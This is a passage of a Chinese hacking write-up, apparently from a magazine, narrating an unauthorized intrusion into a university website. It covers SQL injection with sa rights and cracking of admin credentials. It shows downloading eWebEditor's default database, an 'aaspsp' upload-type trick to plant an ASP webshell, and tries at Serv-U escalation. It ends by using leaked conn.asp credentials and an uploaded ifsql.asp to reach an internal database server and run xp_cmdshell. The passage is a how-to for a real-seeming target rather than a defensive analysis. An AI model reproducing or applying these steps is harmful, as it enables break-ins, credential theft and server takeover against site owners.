
图1


图2

可惜的是虽然是sa权限却不支持多语句执行，所以无法执行系统命令，郁闷！本想从后台入手的，但感觉非常慢就放弃了这个想法。无意中转到了目标站的教务处分页，又发现N个注入点，如图3。


图3

在猜解密码前，得先找到管理后台，要不然拿着密码找不着入口也是件很郁闷的事情！我还是比较喜欢使用工具的，那就使用domain进行扫描吧，很快就猜到了管理后台，地址为：http://211.x.x.7/jwc/login.asp。接着使用啊D猜出了管理员的用户名和密码，还等什么，直接登录进入！进入了后台发现浏览器底部的地址有点意思，如图4。


图4

看到这个地址大家想到了什么了吗？对！就是ewebeditor！直接在浏览器输入ewebeditor的默认后台登录页面http://211.x.x.7/jwc/ewebditor/admin_login.asp，正确转到了登录页面。

接着使用默认的用户名（admin）和密码（admin）试着登录一下，失败了，如图5。




图5

心有不甘，再来看看管理员有没有把默认数据库路径改了，在浏览器地址栏直接提交http://211.x.x.7/jwc/ewebditor/db/ewebeditor.mdb，回车后发现弹出了文件下载的对话框，如图6。

把数据库文件下载回来，然后在数据库里面找到了管理员

的用户名和密码，密码是md5加密过的。再到www.cmd5.com查询密码得到了密码明文，顺利地进入了ewebeditor的后台。然后拷贝一份样式，在拷贝好的样式设置里的“允许上传文件类型及文件大小设置”下的图片类型里添加一个aaspsp，如图7。





图6


图7

这样上传的时候虽然过滤了外面的asp，但是我们中间还有一个asp，就可以达到直接上传的Webshell的目的了。当然如果你想直接上传大马的话，也需要把它的文件大小限制改大点。然后在“预览”里的图片上传单元中上传我们的asp木马。

有些菜鸟朋友可能会发现虽然上传成功，但是找不到路径，怎么办呢？很简单，点下边的“代码”我们就可以看到Webshell的地址了，如图8。就这样顺利得到了一个Webshell，如图9。

进去后简单的逛了逛，发现安装了Serv-U和Pcanywhere。先使用goldsun写的asp版的Serv-U提权脚本尝试提权，结果没有成功！又下载了对方的.cif文件，本地破解密码，结果也没有成功，郁闷了！难道我要被困死在Webshell里了吗？忽然记起刚才检测主页的时候有一个注入点是sa权限的！如果能找到他的数据库连接文件，得到sa的MSSQL用户名和密码，那系统权限岂不是就可以轻易到手了？找了半天，在网站的netnews这个文件夹里找到了可爱的conn.asp，如图10。

理所当然地得到了sa权限的相关信息，包括用户名、密码、数据库名以及数据库服务器IP，如图11。可惜的是数据库服务器和




图8




图9




图10

网站服务器不在同一服务器上！数据库服务器是211.x.x.15，目标网站的服务器IP为211.x.x.7。不管了，先把数据库服务器拿下再说。使用SQLtools连接数据库服务器，结果连不上去，看来这数据库服务器不允许外部连接！我仿佛看到管理员在偷笑：“小样，纯内网机器你渗透一个给我看看啊！”这该怎么办呢？无奈之下抽了一根555香烟（小编友情提示：吸烟有害健康！），终于想出了一个办法！管理员之所以把数据库服务器放在内网，就是想让外界访问不到，可外界访问不了，总不至于连内网也访问不了了吧！于是，我上传了一个asp版的SQL脚本工具ifsql.asp，这个工具支持以WEB方式实现对数据库的操作。上传后打开“重新设定数据源”页面，如图12。

在里面输入从conn.asp得到信息，然后点提交，数据源设定成功，如图13。这样我们就可以调用xp_cmdshell执行命令了，如图14。

